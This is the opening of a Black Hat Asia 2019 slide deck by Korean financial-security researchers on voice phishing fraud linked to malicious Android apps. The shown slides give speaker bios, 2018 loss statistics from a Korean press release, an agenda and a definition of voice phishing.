



ASIA 2019

MARCH 26-29, 2019

MARINA BAY SANDS / SINGAPORE

When Voice Phishing met Malicious Android App

Min-chang Jang

null@fsec.or.kr

Financial Security Institute
& KOREA UNIVERSITY

Kyung-ju Kwak

kjkwak@fsec.or.kr

Financial Security Institute

Jaeki Kim

jack2@fsec.or.kr

Financial Security Institute

Prof. Dr. Seungjoo Kim

skim71@korea.ac.kr

KOREA UNIVERSITY

Who we are

- **Min-chang Jang**
 - A Manager of Threat Analysis Team@FSI
 - Main author of threat intelligence report “Campaign ShadowVoice”
 - A graduate student of Korea University
 - Major in Cyber warfare (M.S degree)
 - Served in the Korea NAVY HQ CERT
 - Speaker of {CODE BLUE, Black hat Asia, Black hat EU}
 - SNS {fb:mins4416, twt:051R15}



Who we are

- Kyung-ju Kwak
 - A Manager of Security Operation Center@FSI
 - Main Author of Threat Intelligence Report “Campaign Rifle: Andariel, The Maiden of Anguish”
 - Member of National Police Agency Cybercrime Advisory Committee
 - Mentor of Best of the Best(B.O.B) Program
 - Speaker of {CODE BLUE, BlackHat EU, BlackHat ASIA, Kaspersky CWS, PACSEC, HITCON, HACKCON, ISCR, etc}
 - SNS(fb, twt) @kjkwak12



Who we are

- Jaeki Kim
 - An Assistant Manager of Threat Analysis Team@FSI
 - Main Author of Threat Intelligence Report “Campaign DOKKAEBI” (2018)
 - Digital Forensic
 - CECRC @NEC(National Election Commission) (2016)
 - M.S. degree - Information Security
 - SANE Lab, Korea University (2014 ~ 2016)
 - Interest in Analysis
 - Mentor of Best of the Best(B.O.B) Program @KITRI
 - Vulnerability Analysis Track
 - Member of “koreanbadass” Team @DEFCON CTF Finalist (2017, 2018)
 - SNS(fb, twt) @2runjack2



Who we are

- Prof. Dr. Seungjoo (Gabriel) Kim*

- He is a professor of Graduate School of Information Security in Korea University from 2011 and his research areas focus on SDL, security engineering, cryptography and blockchain.
- For the past seven years, he was an associate professor of Sungkyunkwan University and has five years of back ground of team leader of Cryptographic Technology Team and also IT Security Evaluation Team of KISA(Korea Internet & Security Agency).
- In addition to being a professor, he is positioning a head of SANE(Security Analysis aNd Evaluation) Lab, an adviser of hacking club 'CyKor', a founder/advisory director of an international security & hacking conference 'SECUINSIDE'. His numerous professional focus on a presidential committee member on the 4th industrial revolution and an advisory committee member of several public and private organizations such as NIS(National Intelligence Service), Ministry of National Defense, Ministry of Justice, Supreme Prosecutors' Office, Korea National Police Agency, Nuclear Safety and Security Commission, etc. He also taught at the Korea Military Academy.



보도자료

보도

2019. 2. 28.(목) 석간

배포

2019. 2. 27.(수)



담당부서

불법금융대응단

이성호 팀장(3145-8521), 장종현 선임조사역(3145-8534)

제 목 : 2018년 보이스피싱 피해액, 역대 최고수준!

1 보이스피싱 피해 현황

- (피해액) '18년중 4,440억원으로 지난해(2,431억원) 보다 82.7%(2,009억원↑) 증가하여 역대 최고 수준임
- 보이스피싱 피해자는 48,743명으로 매일 평균 134명이 발생하였으며, 피해액은 매일 평균 12.2억 원(1인당 평균 9.1백만원)이 발생하였음

Press Release of Financial Supervisory Service

2019. 2. 28.(Thur) for evening paper

Subject: The biggest amount of damage in 2018!

1. Voice phishing damage situation

□ (amount of the damage) In 2018, KRW 440 billion. It increases 82.7% from last year(KRW 200 billion) is the highest level ever

○ There were 48,743 victims of voice phishing, with an average of 134 victims each day. The amount of damages was an average of KRW 1.22 billion per day. (An average of 9 million won per person.)

Amount of Damage in 2018

KRW 440 billion

It's almost USD 398.2 million



x 4,400

My Porsche Macan is 100 million (KRW)

#BHASIA

@BLACK HAT EVENTS

Main Contents

- Voice Phishing Background
 - Voice Phishing History
 - Voice Phishing Process
 - Voice Phishing Criminal Organization
- Client Side
 - Malicious app analysis
- Server Side
 - Malicious app distribution server (deep dive)
 - C&C server
- Criminal's OPSEC Failures
- Conclusion
- QnA




Voice Phishing Background

What is Voice Phishing?

- **Voice phishing is a form of criminal phone fraud, using social engineering over the telephone system to gain access to private personal and financial information for the purpose of financial reward.**


General Voice Phishing Process



History of Voice Phishing in EAST Asia



Voice Phishing Criminal Organization







Yeah, that's true. It's not a cyber crime.

But one day a malicious android app was reported to me.

